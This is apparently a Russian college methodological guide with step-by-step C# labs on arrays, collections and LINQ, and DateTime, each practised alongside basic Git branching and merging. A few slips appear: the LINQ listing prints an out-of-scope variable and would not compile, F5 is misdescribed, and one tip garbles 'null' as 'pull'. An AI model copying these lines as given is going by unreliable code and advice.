

Министерство науки и высшего образования Российской Федерации
Федеральное государственное автономное образовательное учреждение высшего образования
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
для практических занятий

ПМ.02 Разработка и интеграция модулей программного обеспечения

Специальность 09.02.11 Разработка и управление программным обеспечением
Форма обучения очная

Ставрополь

Пояснительная записка

Методические указания по организации и проведению практических работ составлены в соответствии с ФГОС СПО по специальности 09.02.11 Разработка и управление программным обеспечением и рабочей программой МДК 02.01. Разработка, поддержка и тестирование программных модулей.

Целью выполнения практических занятий является систематизация и закрепление теоретических знаний и формирование практических умений.

Особое значение для усвоения содержания МДК 02.01. Разработка, поддержка и тестирование программных модулей и привития практических навыков имеет правильная и четкая организация проведения и выполнения студентами практических работ под контролем преподавателя.

Перед началом выполнения каждой работы студенты должны ознакомиться с ее основными положениями, порядком выполнения работы.

По каждому практическому занятию предусматривается индивидуальный отчет перед преподавателями.

Самостоятельная работа студентов проводится с целью:

- систематизации и закрепления полученных теоретических знаний и практических умений, обучающихся;
- углубления и расширения теоретических знаний;
- формирования умений использовать нормативную, правовую, справочную документацию и специальную литературу;
- развития познавательных способностей и активности обучающихся, творческой инициативы, ответственности и организованности;
- формирования самостоятельности мышления, способностей к саморазвитию, самосовершенствованию и самореализации;
- развития исследовательских умений.

В результате освоения учебной дисциплины обучающийся должен **уметь**:

- измерять и оценивать качество ПО;
- проектировать, разрабатывать, тестировать и документировать программы с применением современных технологий и программных средств;
- использовать специальную литературу в изучаемой предметной области.

В результате освоения учебной дисциплины обучающийся должен **знать**:

- критерии стандарты качества ПО, классические технологии разработки ПО;
- модели процесса разработки ПО;
- методы, технологии и инструментальные средства, применяемые на всех этапах разработки ПО;
- методы управления проектами по разработке ПО.

Содержание отчёта

1. Титульный лист (название работы, ФИО, группа).
2. Цель работы.
3. Краткое описание выполненных заданий.
4. Листинг кода программы с комментариями.
5. Скриншоты результатов работы программы (для каждого этапа).
6. Ответы на контрольные вопросы.
7. Вывод о проделанной работе.

Раздел 1. Разработка, поддержка и тестирование программных модулей

Тема 1.1. Использование принципов объектно-ориентированного программирования при разработке программных модулей

Практическая работа №1. Разработка программных модулей для работы с массивами. Работа через систему контроля версий.

1. Цель работы: Научиться создавать консольные приложения в Visual Studio, реализовывать алгоритмы обработки одномерных и двумерных массивов на языке C#, а также освоить базовые команды системы контроля версий Git (инициализация репозитория, добавление файлов, создание коммитов, работа с ветками).

Задачи:

1. Создать проект консольного приложения.
2. Инициализировать локальный Git-репозиторий.
3. Реализовать генерацию и вывод одномерного массива, вычисление суммы отрицательных элементов.
4. Реализовать работу с матрицей 5×5: заполнение случайными числами, вывод, поиск максимума на главной диагонали.
5. Выполнить коммит изменений.
6. Создать новую ветку, добавить дополнительные функции (поиск чётных элементов и сумму элементов ниже побочной диагонали).
7. Выполнить слияние веток.

2. Необходимое программное обеспечение и оборудование:

- ПК с установленной Visual Studio 2022 (Community Edition) и Git (включён в состав Visual Studio или установлен отдельно).
- Операционная система Windows 10/11.

3. Ход работы

Этап 1. Создание проекта

1. Запустите **Visual Studio 2022**.

Если Visual Studio не открывается, попросите преподавателя помочь с запуском.

2. В стартовом окне выберите «Создать новый проект» (Create a new project).

*Если Visual Studio уже открыта с другим проектом, нажмите **Файл** → **Создать** → **Проект**.*

3. В окне выбора шаблона найдите «Консольное приложение» (Console App) для C#. Убедитесь, что выбран язык C#, платформа **Windows** и тип проекта **Консоль**. Нажмите «Далее».

4. В поле «Имя проекта» (Project name) введите ArrayPractice.

5. В поле «Расположение» (Location) укажите папку, в которой будут храниться все ваши работы (например, D:\Students\GitWorkspace).

Рекомендуется заранее создать эту папку.

6. **Важно:** снимите галочку «Поместить решение и проект в одном каталоге» (Place solution and project in the same directory). Это позволит в дальнейшем легко добавлять другие проекты в одно решение.

7. Нажмите «Далее». В следующем окне выберите целевую платформу (например, .NET 6.0 или .NET 8.0) и нажмите «Создать».

Через несколько секунд откроется редактор кода с файлом Program.cs.

Этап 2. Инициализация Git-репозитория

1. В Visual Studio откройте **Терминал**: меню **Вид** → **Терминал** (или нажмите Ctrl + `).

2. Убедитесь, что в терминале открыта папка вашего проекта (D:\Students\GitWorkspace\ArrayPractice). Если нет, перейдите в неё командой:

```
bash
cd D:\Students\GitWorkspace\ArrayPractice
```

3. Инициализируйте новый репозиторий:

```
bash
git init
```

Появится сообщение: Initialized empty Git repository in

4. Добавьте все файлы проекта в отслеживаемые:

```
bash
git add .
```

Точка означает «все файлы в текущей папке».

5. Создайте первый коммит:

```
bash
git commit -m "Начальный коммит: создан проект ArrayPractice"
```

Готово! Теперь все изменения будут отслеживаться Git.

Этап 3. Работа с одномерным массивом

1. В файле Program.cs замените содержимое метода Main следующим кодом:

```
using System;

namespace ArrayPractice
{
    internal class Program
    {
        static void Main(string[] args)
        {
            // 1. Одномерный массив
            int[] numbers = new int[20];
            Random rnd = new Random();

            Console.WriteLine("Исходный одномерный массив:");
            for (int i = 0; i < numbers.Length; i++)
            {
                numbers[i] = rnd.Next(-50, 51); // числа от -50 до 50
                Console.Write(numbers[i] + " ");
            }
            Console.WriteLine();

            // Сумма отрицательных элементов
            int sumNegative = 0;
            foreach (int num in numbers)
            {
                if (num < 0)
                    sumNegative += num;
            }
            Console.WriteLine($"Сумма отрицательных элементов: {sumNegative}");
        }
    }
}
```

2. Нажмите **F5** для запуска программы без отладки. Вы должны увидеть сгенерированный массив и сумму отрицательных чисел.

Если программа не компилируется, проверьте синтаксис (точки с запятой, скобки).

Этап 4. Работа с двумерным массивом (матрицей)

1. Дополните метод Main кодом для работы с матрицей 5×5:

```
// 2. Двумерный массив 5x5
int[,] matrix = new int[5, 5];
Console.WriteLine("\nМатрица 5x5:");

// Заполнение и вывод
for (int i = 0; i < 5; i++)
{
    for (int j = 0; j < 5; j++)
    {
        matrix[i, j] = rnd.Next(1, 100);
        Console.Write(matrix[i, j] + "\t"); // \t для выравнивания
    }
    Console.WriteLine();
}

// Максимальный элемент на главной диагонали
int maxDiagonal = matrix[0, 0];
for (int i = 1; i < 5; i++)
{
    if (matrix[i, i] > maxDiagonal)
        maxDiagonal = matrix[i, i];
}
Console.WriteLine($"Максимум на главной диагонали: {maxDiagonal}");
```

2. Запустите программу снова (Ctrl+F5). Убедитесь, что матрица выводится и правильно находится максимум.

Этап 5. Фиксация изменений в Git

1. Перейдите в окно **Терминал**.
2. Введите команду для просмотра изменённых файлов (необязательно):

```
bash
git status
```

Вы увидите, что файл Program.cs изменён.

3. Добавьте изменения в индекс:

```
bash
git add Program.cs
```

Можно использовать `git add .`, чтобы добавить все изменённые файлы.

4. Создайте коммит с осмысленным сообщением:

```
bash
git commit -m "Реализована работа с одномерным и двумерным массивами"
```

5. Если у вас есть удалённый репозиторий (например, на *GitHub*), можно связать его и отправить изменения:

```
bash
git remote add origin https://github.com/ваш-логин/ArrayPractice.git
git branch -M main
git push -u origin main
```

Этот шаг выполняется только один раз для привязки. Преподаватель может указать адрес своего репозитория.

Этап 6. Работа с ветками (добавление новых функций)

Ветки позволяют разрабатывать новые возможности независимо от основного кода.

1. Создайте и переключитесь на новую ветку feature/extra-tasks:

```
bash
```

```
git checkout -b feature/extra-tasks
```

Команда checkout -b создаёт ветку и сразу переходит в неё.

2. Теперь добавьте в программу два дополнительных задания (после существующего кода, но до конца метода Main). Например:

```
// Дополнительное задание 1: количество чётных элементов в одномерном массиве
int evenCount = 0;
foreach (int num in numbers)
{
    if (num % 2 == 0)
        evenCount++;
}
Console.WriteLine($"Количество чётных элементов: {evenCount}");
```

```
// Дополнительное задание 2: сумма элементов ниже побочной диагонали матрицы
int sumBelowSecondary = 0;
for (int i = 0; i < 5; i++)
{
    for (int j = 0; j < 5; j++)
    {
        // Условие ниже побочной диагонали: i + j > 4
        if (i + j > 4)
            sumBelowSecondary += matrix[i, j];
    }
}
Console.WriteLine($"Сумма элементов ниже побочной диагонали:
{sumBelowSecondary}");
```

3. Запустите программу, чтобы убедиться, что новые вычисления выводятся корректно.

4. Сохраните изменения в ветке:

```
bash
```

```
git add .
```

```
git commit -m "Добавлены: подсчёт чётных элементов и сумма ниже побочной
диагонали"
```

Этап 7. Слияние веток

1. Вернитесь в основную ветку main (или master):

```
bash
```

```
git checkout main
```

2. Выполните слияние ветки feature/extra-tasks с основной:

```
bash
```

```
git merge feature/extra-tasks
```

Если конфликтов нет, Git выполнит слияние автоматически.

3. Просмотрите историю коммитов:

```
bash
```

```
git log --oneline
```

Вы увидите все сделанные коммиты.

4. (Опционально) Удалите ветку, если она больше не нужна:

```
bash
```

```
git branch -d feature/extra-tasks
```

Поздравляю! Вы успешно создали проект, поработали с массивами и освоили

базовые команды Git.

Задания для самостоятельного выполнения

Выберите **один** из вариантов (по указанию преподавателя) и реализуйте его в коде программы (можно в том же проекте, добавив новые вычисления).

Вариант 1.

Для одномерного массива найдите среднее арифметическое всех элементов, а затем замените все отрицательные элементы на это среднее (с округлением до целого). Выведите изменённый массив.

Вариант 2.

Для матрицы 5×5 найдите максимальный элемент в каждом столбце и выведите их в виде отдельного массива. Также найдите минимальный из этих максимумов.

Вариант 3.

Создайте ступенчатый массив (jagged array) размером 5 строк, где каждая строка содержит разное количество элементов (например, 1, 2, 3, 4, 5 элементов). Заполните случайными числами и выведите. Затем найдите строку с максимальной суммой элементов.

После выполнения самостоятельного задания не забудьте закоммитить изменения в Git.

Контрольные вопросы

1. Чем отличается одномерный массив от двумерного? Как объявить каждый из них?
2. Какие способы перебора элементов массива существуют в C# (циклы for, foreach)?
3. Что такое главная и побочная диагонали матрицы? Как обратиться к элементу на главной диагонали?
4. Для чего нужна система контроля версий Git? Какие основные команды вы сегодня использовали?
5. Что произойдёт, если при слиянии веток возникнет конфликт? Как его разрешить?

Дополнительные рекомендации:

- Если Visual Studio сообщает об ошибке при запуске, проверьте, правильно ли расставлены скобки {} и точки с запятой.
- При работе с Git полезно периодически выполнять git status, чтобы видеть текущее состояние файлов.
- Если вы работаете в группе, можно создать общий удалённый репозиторий и попрактиковаться в отправке (push) и получении (pull) изменений.

Практическая работа №2. Разработка программных модулей для работы с коллекциями. Работа через систему контроля версий.

1. Цель работы: Научиться использовать обобщённые коллекции `List<T>` и `Dictionary<TKey, TValue>` в C#, применять LINQ для выборки данных, а также закрепить навыки работы с системой контроля версий Git (создание веток, коммиты, слияние).

Задачи:

1. Создать новый проект консольного приложения в Visual Studio.
2. Инициализировать локальный Git-репозиторий и создать ветку для разработки.
3. Реализовать программу для работы со списком студентов (добавление, удаление, вывод).
4. Реализовать словарь для хранения оценок студентов и поиска по ключу.
5. Использовать LINQ для фильтрации и сортировки данных.
6. Выполнить коммиты в ветке, затем слить её с основной веткой.
7. Добавить дополнительные функции в новой ветке и выполнить слияние (для закрепления).

2. Необходимое ПО и оборудование:

- ПК с Visual Studio 2022 (Community Edition) и установленным Git.
- Операционная система Windows 10/11.

3. Ход работы

Этап 1. Создание нового проекта

1. Запустите **Visual Studio 2022**.
 2. В стартовом окне выберите «Создать новый проект».
- Если Visual Studio уже открыта, нажмите **Файл** → **Создать** → **Проект**.*
3. Выберите шаблон «**Консольное приложение**» (C#). Нажмите «Далее».
 4. Задайте имя проекта: CollectionsPractice.
 5. Укажите расположение: например, D:\Students\GitWorkspace (та же папка, что и для первой работы).
 6. Снимите галочку «Поместить решение и проект в одном каталоге».
 7. Нажмите «Далее», выберите целевую платформу (.NET 6.0 или выше) и нажмите «Создать».

Этап 2. Инициализация Git-репозитория и создание ветки

1. Откройте окно **Терминал** (Вид → Терминал или Ctrl+`).
2. Перейдите в папку проекта, если терминал открылся не в ней:
bash
cd D:\Students\GitWorkspace\CollectionsPractice
3. Инициализируйте репозиторий:
bash
git init
4. Создайте и сразу переключитесь на новую ветку feature/collections (все изменения будем делать в ней):
bash
git checkout -b feature/collections

Теперь все коммиты будут попадать в эту ветку.

Этап 3. Работа с коллекцией List<T>

1. В файле Program.cs замените содержимое метода Main следующим кодом:

using System;


```
using System.Collections.Generic;
```

```
namespace CollectionsPractice
```

```
{
```

```
    internal class Program
```

```
    {
```

```
        static void Main(string[] args)
```

```
        {
```

```
            // 1. Работа со списком студентов
```

```
            List<string> students = new List<string>();
```

```
            // Добавление элементов
```

```
            students.Add("Иванов");
```

```
            students.Add("Петров");
```

```
            students.Add("Сидоров");
```

```
            students.Add("Иванов"); // дубликат допускается
```

```
            Console.WriteLine("Список студентов:");
```

```
            foreach (string s in students)
```

```
            {
```

```
                Console.WriteLine(s);
```

```
            }
```

```
            // Вставка и удаление
```

```
            students.Insert(1, "Смирнов"); // вставляем на позицию 1
```

```
            students.Remove("Иванов"); // удаляем первое вхождение "Иванов"
```

```
            Console.WriteLine("\nПосле вставки и удаления:");
```

```
            foreach (string s in students)
```

```
            {
```

```
                Console.WriteLine(s);
```

```
            }
```

```
            // Доступ по индексу
```

```
            Console.WriteLine($"Первый студент: {students[0]}");
```

```
        }
```

```
    }
```

```
}
```

2. Запустите программу (Ctrl+F5) и проверьте вывод. Должно быть:

- Исходный список: Иванов, Петров, Сидоров, Иванов.

- После вставки Смирнова на позицию 1 и удаления первого Иванова: Смирнов, Петров, Сидоров, Иванов (второй остался).

3. Сохраните изменения в Git:

```
bash
```

```
git add Program.cs
```

```
git commit -m "Реализована работа со списком List<string>"
```

Этап 4. Использование Dictionary<TKey, TValue>

1. Добавьте в метод Main следующий код (после предыдущего, но до конца метода):

```
// 2. Словарь для хранения средних баллов студентов
```

```
Dictionary<string, double> grades = new Dictionary<string, double>();
```

```
// Добавление элементов
grades.Add("Иванов", 4.5);
grades.Add("Петров", 3.8);
grades.Add("Сидоров", 4.9);

// Попытка добавить дубликат ключа вызовет исключение, поэтому лучше
использовать TryAdd
if (!grades.ContainsKey("Смирнов"))
{
    grades.Add("Смирнов", 4.2);
}

Console.WriteLine("\nОценки студентов (словарь):");
foreach (KeyValuePair<string, double> kvp in grades)
{
    Console.WriteLine($"{kvp.Key}: {kvp.Value}");
}

// Поиск по ключу
string searchName = "Петров";
if (grades.TryGetValue(searchName, out double petrovGrade))
{
    Console.WriteLine($"{searchName}: {petrovGrade}");
}
else
{
    Console.WriteLine($"{searchName} не найден");
}

2. Запустите программу и убедитесь, что словарь выводится корректно и поиск
работает.
```

3. Выполните коммит:

```
bash
git add Program.cs
git commit -m "Добавлен Dictionary для хранения оценок"
```

Этап 5. Применение LINQ для работы с коллекциями

1. Добавьте в начале файла (после других using) директиву:

```
using System.Linq;
```

2. Допишите в конец метода Main код для демонстрации LINQ:

```
// 3. LINQ запросы
```

```
List<int> numbers = new List<int> { 5, 8, 3, 1, 9, 4, 7, 2 };
```

```
// Выбрать все чётные числа и отсортировать по возрастанию
```

```
var evenNumbers = from n in numbers
    where n % 2 == 0
    orderby n
    select n;
```

```
Console.WriteLine("\nЧётные числа (LINQ):");
foreach (var n in evenNumbers)
```

```

{
    Console.Write(n + " ");
}
Console.WriteLine();

// То же с использованием методов расширения (более распространённый синтаксис)
var oddNumbers = numbers.Where(n => n % 2 != 0).OrderByDescending(n => n);
Console.WriteLine("Нечётные числа по убыванию:");
foreach (var n in oddNumbers)
{
    Console.Write(n + " ");
}
Console.WriteLine();

// Средний балл студентов из словаря
if (grades.Count > 0)
{
    double averageGrade = grades.Values.Average();
    Console.WriteLine($"{n}Средний балл по группе: {averageGrade:F2}");
}

// Студенты с баллом выше 4.0
var bestStudents = grades.Where(kvp => kvp.Value > 4.0)
    .Select(kvp => kvp.Key);
Console.WriteLine("Студенты с баллом > 4.0:");
foreach (string name in bestStudents)
{
    Console.WriteLine(name);
}
3.    Проверьте работу программы. Убедитесь, что LINQ-запросы выполняются.
4.    Выполните коммит:

```

```
bash
```

```
git add Program.cs
```

```
git commit -m "Добавлены LINQ-запросы для фильтрации и сортировки"
```

Этап 6. Слияние ветки с основной

1. Переключитесь на основную ветку main (или master):

```
bash
```

```
git checkout main
```

2. Выполните слияние ветки feature/collections:

```
bash
```

```
git merge feature/collections
```

Так как мы не изменяли main, слияние пройдёт без конфликтов (fast-forward).

3. Просмотрите историю:

```
bash
```

```
git log --oneline --graph
```

4. (Опционально) Удалите ветку, если она больше не нужна:

```
bash
```

```
git branch -d feature/collections
```

Этап 7. Дополнительное задание в новой ветке (для закрепления)

Чтобы потренироваться с ветками, выполните следующее:

1. Создайте новую ветку feature/extra:

```
bash
```

git checkout -b feature/extra

2. Добавьте в программу код, который:

- Создаёт List<int> с 20 случайными числами от 1 до 100.
- Используя LINQ, находит минимальное, максимальное, сумму и среднее арифметическое.

- Выводит статистику.

3. Закоммитьте изменения:

bash

git add .

git commit -m "Добавлена статистика для списка случайных чисел"

4. Вернитесь в main и выполните слияние:

bash

git checkout main

git merge feature/extra

5. Удалите ветку.

Задания для самостоятельного выполнения

Выберите **один** из вариантов (по указанию преподавателя) и реализуйте его в коде (можно в том же проекте, добавив новую функциональность). Не забудьте создать новую ветку для своего варианта и затем слить её.

Вариант 1. Управление списком задач (ToDo list)

Создайте класс Task со свойствами: Description (string), IsCompleted (bool), Priority (int). Храните список задач в List<Task>. Реализуйте:

- Добавление новой задачи.
- Отметка задачи как выполненной (поиск по описанию).
- Удаление всех выполненных задач.
- Вывод всех задач, отсортированных по приоритету (LINQ).

Вариант 2. Частотный словарь

Пользователь вводит текст (несколько строк, пока не введёт пустую строку).

Используя Dictionary<string, int>, подсчитайте, сколько раз встречается каждое слово (регистр не учитывать, знаки препинания можно игнорировать). Выведите слова в порядке убывания частоты.

Вариант 3. Телефонный справочник

Создайте Dictionary<string, string> для хранения пар «имя — номер телефона». Реализуйте меню:

1. Добавить контакт.
2. Найти номер по имени.
3. Показать все контакты.
4. Выход.

После выполнения не забудьте закоммитить изменения в новой ветке и слить её с main.

Контрольные вопросы

1. В чём разница между массивами и коллекциями List<T>?
2. Какие преимущества даёт использование обобщённых коллекций перед необобщёнными (например, ArrayList)?
3. Что произойдёт, если добавить в Dictionary элемент с уже существующим ключом?
4. Для чего используется ключевое слово var в LINQ-запросах?
5. Как выполнить сортировку коллекции по убыванию с помощью LINQ?
6. Какие команды Git вы использовали для создания новой ветки и слияния?

Практическая работа №3. Разработка программных модулей для работы с датой и временем. Работа через систему контроля версий.

1. Цель работы: Изучить структуру DateTime и TimeSpan в C#, освоить методы форматирования, парсинга, арифметических операций с датами, а также продолжить практиковаться в использовании системы контроля версий Git (создание веток, коммиты, слияния).

Задачи:

1. Создать новый проект консольного приложения в Visual Studio.
2. Инициализировать локальный Git-репозиторий и создать ветку для разработки.
3. Реализовать программу для демонстрации основных возможностей DateTime:
 - получение текущей даты и времени;
 - создание конкретной даты;
 - добавление/вычитание дней, месяцев, лет;
 - форматирование даты в различные строковые представления;
 - вычисление разницы между датами;
 - парсинг даты из строки.
4. Выполнить коммиты в ветке и слить её с основной веткой.
5. Реализовать дополнительное задание (вывод календаря на месяц) в новой ветке и выполнить слияние.

2. Необходимое ПО и оборудование:

- ПК с Visual Studio 2022 (Community Edition) и установленным Git.
- Операционная система Windows 10/11.

3. Ход работы

Этап 1. Создание нового проекта

1. Запустите **Visual Studio 2022**.
2. В стартовом окне выберите «Создать новый проект» (или **Файл → Создать → Проект**, если Visual Studio уже открыта).
3. Выберите шаблон «**Консольное приложение**» (C#). Нажмите «Далее».
4. Задайте имя проекта: DateTimePractice.
5. Укажите расположение: например, D:\Students\GitWorkspace (та же папка, что и для предыдущих работ).

Если папка GitWorkspace ещё не создана, создайте её заранее.

6. **Обязательно снимите галочку** «Поместить решение и проект в одном каталоге».
7. Нажмите «Далее», выберите целевую платформу (.NET 6.0 или .NET 8.0) и нажмите «Создать».

Этап 2. Инициализация Git-репозитория и создание ветки

1. Откройте окно **Терминал** (Вид → Терминал или нажмите Ctrl+`).
2. Убедитесь, что терминал открыт в папке проекта. Если нет, перейдите в неё командой:

```
bash
cd D:\Students\GitWorkspace\DateTimePractice
```

3. Инициализируйте репозиторий:

```
bash
git init
```

4. Создайте и переключитесь на новую ветку feature/datetime:

```
bash
git checkout -b feature/datetime
```

Этап 3. Написание программы для работы с датой и временем

1. Откройте файл Program.cs. В нём уже есть заготовка:

```

using System;

namespace DateTimePractice
{
    internal class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello World!");
        }
    }
}

```

Замените содержимое метода Main на следующий код. **Внимательно прочитайте комментарии – они объясняют каждое действие.**

```

using System;

namespace DateTimePractice
{
    internal class Program
    {
        static void Main(string[] args)
        {
            // -----
            // 1. Текущая дата и время
            // -----
            DateTime now = DateTime.Now;
            Console.WriteLine($"1. Текущая дата и время: {now}");

            DateTime today = DateTime.Today; // только дата, время = 00:00
            Console.WriteLine($"2. Сегодняшняя дата (без времени): {today}");

            // -----
            // 2. Создание конкретной даты
            // -----
            DateTime newYear = new DateTime(2025, 12, 31); // 31 декабря 2025
            Console.WriteLine($"3. Новый год: {newYear}");

            DateTime withTime = new DateTime(2025, 12, 31, 23, 59, 59); // с временем
            Console.WriteLine($"4. Новый год с временем: {withTime}");

            // -----
            // 3. Арифметика с датами (добавление дней, месяцев, лет)
            // -----
            DateTime tomorrow = now.AddDays(1);
            Console.WriteLine($"5. Завтра: {tomorrow}");

            DateTime nextMonth = now.AddMonths(1);
            Console.WriteLine($"6. Через месяц: {nextMonth}");

            DateTime nextYear = now.AddYears(1);

```

```

Console.WriteLine($"7. Через год: {nextYear}");

DateTime weekAgo = now.AddDays(-7);
Console.WriteLine($"8. Неделю назад: {weekAgo}");

// -----
// 4. Форматирование даты
// -----
Console.WriteLine("\n--- Форматирование даты ---");
Console.WriteLine($"Короткая дата: {now.ToShortDateString()}");
Console.WriteLine($"Длинная дата: {now.ToLongDateString()}");
Console.WriteLine($"Короткое время: {now.ToShortTimeString()}");
Console.WriteLine($"Длинное время: {now.ToLongTimeString()}");

// Пользовательский формат
Console.WriteLine($"Пользовательский формат (dd/MM/yyyy):
{now.ToString("dd/MM/yyyy")}");
Console.WriteLine($"Пользовательский формат (dd MMMM yyyy HH:mm):
{now.ToString("dd MMMM yyyy HH:mm")}");

// -----
// 5. Разность дат (TimeSpan)
// -----
DateTime start = new DateTime(2024, 9, 1); // начало семестра
TimeSpan diff = now - start; // разница
Console.WriteLine($"С начала семестра прошло: {diff.Days} дней, {diff.Hours}
часов");

// Можно также использовать метод Subtract
TimeSpan diff2 = now.Subtract(start);
Console.WriteLine($"То же самое (Subtract): {diff2.Days} дней");

// -----
// 6. Парсинг даты из строки
// -----
Console.WriteLine("\nВведите дату в формате ДД.ММ.ГГГГ: ");
string input = Console.ReadLine();
try
{
    DateTime parsedDate = DateTime.ParseExact(input, "dd.MM.yyyy", null);
    Console.WriteLine($"Распознано: {parsedDate.ToLongDateString()}");
}
catch (FormatException)
{
    Console.WriteLine("Ошибка: неверный формат даты!");
}

// -----
// 7. Дополнительные возможности: день недели, количество дней в месяце
// -----
Console.WriteLine($"Сегодня: {now.DayOfWeek}"); // день недели
int daysInMonth = DateTime.DaysInMonth(now.Year, now.Month);

```



```

        Console.WriteLine($"В текущем месяце {daysInMonth} дней");

        // Определение, является ли год високосным
        bool isLeap = DateTime.IsLeapYear(now.Year);
        Console.WriteLine($"Текущий год {(isLeap ? "високосный" : "не
високосный")});
    }
}

```

2. Запустите программу, нажав **Ctrl+F5** (запуск без отладки). Убедитесь, что все блоки выводятся корректно. На экране должно появиться:

- текущая дата и время;
- завтрашняя дата;
- отформатированные даты;
- разница в днях;
- запрос на ввод даты (можно ввести, например, 25.12.2024 и проверить парсинг);

- день недели и количество дней в месяце.

Если возникают ошибки компиляции, проверьте синтаксис (точки с запятой, скобки).

3. После успешного запуска сохраните изменения в Git:

```

bash
git add Program.cs
git commit -m "Реализованы основные операции с DateTime"

```

Этап 4. Создание дополнительной функциональности в новой ветке

1. Убедитесь, что вы всё ещё находитесь в ветке feature/datetime (можно проверить командой `git branch`).

2. Создайте новую ветку feature/calendar от текущей:

```

bash
git checkout -b feature/calendar

```

Теперь вы в ветке feature/calendar.

3. Добавим в программу функцию вывода календаря на заданный месяц и год. Для этого создадим отдельный метод. В файл Program.cs после метода Main (но внутри класса Program) добавьте следующий метод:

```

static void PrintCalendar(int year, int month)
{
    Console.WriteLine($"Календарь на {month:00}.{year}");
    Console.WriteLine("Пн Вт Ср Чт Пт Сб Вс");

    // Получаем первый день месяца
    DateTime firstDay = new DateTime(year, month, 1);
    // Определяем смещение для первого дня (понедельник = 1, воскресенье = 7)
    int offset = (int)firstDay.DayOfWeek; // DayOfWeek: Sunday=0, Monday=1, ...,
Saturday=6
    // Приводим к формату, где понедельник - первый день (если воскресенье - то
offset=7)
    if (offset == 0) offset = 7; // воскресенье -> 7

    // Печатаем пробелы до первого дня
    for (int i = 1; i < offset; i++)
    {
        Console.Write(" ");
    }
}

```

```

    }

    // Печатаем дни месяца
    int daysInMonth = DateTime.DaysInMonth(year, month);
    for (int day = 1; day <= daysInMonth; day++)
    {
        Console.Write($"{day,2} "); // выравнивание по ширине 2 символа
        if ((offset + day - 1) % 7 == 0) // после воскресенья переход на новую строку
            Console.WriteLine();
    }
    Console.WriteLine();
}

4.    Теперь добавьте вызов этого метода в конец метода Main (перед последней
закрывающей скобкой } метода Main):

```

```

// 8. Демонстрация календаря
Console.WriteLine("\nВведите год и месяц (например, 2024 10): ");
string[] parts = Console.ReadLine().Split();
if (parts.Length == 2 && int.TryParse(parts[0], out int y) && int.TryParse(parts[1], out int
m))
{
    PrintCalendar(y, m);
}
else
{
    Console.WriteLine("Неверный ввод. Использую текущий месяц.");
    PrintCalendar(now.Year, now.Month);
}

5.    Запустите программу (Ctrl+F5). Когда программа запросит ввод даты, введите,
например, 2024 10. Должен выводиться календарь на октябрь 2024. Убедитесь, что дни недели
соответствуют реальному календарю.

```

Пример вывода для октября 2024:

```

text
Календарь на 10.2024
Пн Вт Ср Чт Пт Сб Вс
  1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

```

6. Сохраните изменения в Git:

```

bash
git add Program.cs
git commit -m "Добавлена функция печати календаря"

```

Этап 5. Слияние веток

1. Вернитесь в основную ветку feature/datetime:

```

bash
git checkout feature/datetime

```

2. Выполните слияние ветки feature/calendar в текущую:

```

bash
git merge feature/calendar

```

Если конфликтов нет (а их не должно быть), Git сообщит об успешном слиянии.

3. Теперь можно переключиться на основную ветку main (или master), которая пока пуста. Сольём все изменения из feature/datetime в main:

```
bash
git checkout main
git merge feature/datetime
```

Обратите внимание: если ветка main ещё не существует, Git создаст её автоматически.

4. Просмотрите историю коммитов:

```
bash
git log --oneline --graph
```

Вы увидите все созданные коммиты и ветвление.

5. (Опционально) Удалите временные ветки:

```
bash
git branch -d feature/datetime
git branch -d feature/calendar
```

Готово! Основная часть работы выполнена. Теперь можно приступить к самостоятельному заданию.

Задания для самостоятельного выполнения

Выберите **один** из вариантов (по указанию преподавателя). Для своего варианта создайте новую ветку от main, реализуйте задание, выполните коммиты и слейте обратно в main.

Вариант 1. Калькулятор возраста

Напишите программу, которая запрашивает у пользователя дату рождения (в формате ДД.ММ.ГГГГ) и вычисляет:

- точный возраст в годах, месяцах и днях;
- количество дней до следующего дня рождения;
- знак зодиака (по дате рождения).

Подсказка: для вычисления возраста можно использовать вычитание дат, но аккуратно с учётом високосных лет. Знаки зодиака определяются интервалами дат.

Вариант 2. Планировщик задач с напоминаниями

Создайте список задач, каждая задача содержит описание и дату выполнения. Реализуйте:

- добавление задачи;
- просмотр всех задач;
- просмотр задач, которые должны быть выполнены сегодня;
- просмотр просроченных задач (дата меньше текущей).

Используйте List<Tuple<string, DateTime>> или создайте небольшой класс TaskItem. Для хранения данных можно ограничиться оперативной памятью.

Вариант 3. Конвертер часовых поясов

Программа запрашивает дату и время в одном часовом поясе (например, UTC) и название целевого часового пояса (например, «Russia TZ 2» или смещение в часах). Выводит соответствующее время в целевом поясе. Используйте TimeZoneInfo или просто смещение в часах.

Вариант 4. Расчёт даты Пасхи

Реализуйте алгоритм вычисления даты православной Пасхи для заданного года (по григорианскому календарю или юлианскому – на выбор). Выведите результат. (Задача повышенной сложности.)

Контрольные вопросы

1. Как получить текущую дату и время в C#?
2. Чем отличается DateTime.Now от DateTime.Today?
3. Как прибавить к дате 10 дней? 3 месяца?

4. Что такое TimeSpan и для чего он используется?
5. Какие исключения могут возникнуть при парсинге строки в DateTime?
6. Как определить день недели для конкретной даты?
7. Зачем нужны ветки в Git? Опишите последовательность действий при создании новой функциональности в отдельной ветке.

Дополнительные рекомендации

- При работе с датами учитывайте культуру (культуру можно передавать в методы форматирования, но для простоты используйте `pull` – текущая культура).
- При парсинге даты всегда используйте блок `try-catch`, чтобы программа не завершалась аварийно.
- Для более сложных операций с датами изучите структуру `DateTimeOffset`.
- В Git старайтесь давать осмысленные комментарии к коммитам, чтобы через месяц было понятно, что было сделано.

Практическая работа №4. Разработка программных модулей с использованием паттернов проектирования. Работа через систему контроля версий.

1. Цель работы: Изучить и реализовать порождающий паттерн «Одиночка» (Singleton) и поведенческий паттерн «Стратегия» (Strategy) на языке C#. Закрепить навыки работы с системой контроля версий Git (создание веток, коммиты, слияния).

Задачи:

1. Создать новый проект консольного приложения в Visual Studio.
2. Инициализировать локальный Git-репозиторий и создать ветку для разработки.
3. Реализовать класс Logger с использованием паттерна Singleton для логирования сообщений в файл и на консоль.
4. Реализовать интерфейс стратегии сортировки и две конкретные стратегии (пузырьковая и быстрая сортировка).
5. Создать класс Sorter, который использует стратегию для сортировки списка.
6. Продемонстрировать работу паттернов в методе Main.
7. Выполнить коммиты в ветке, затем слить её с основной веткой.
8. Выполнить индивидуальное задание по вариантам в новой ветке и выполнить слияние.

2. Необходимое ПО и оборудование:

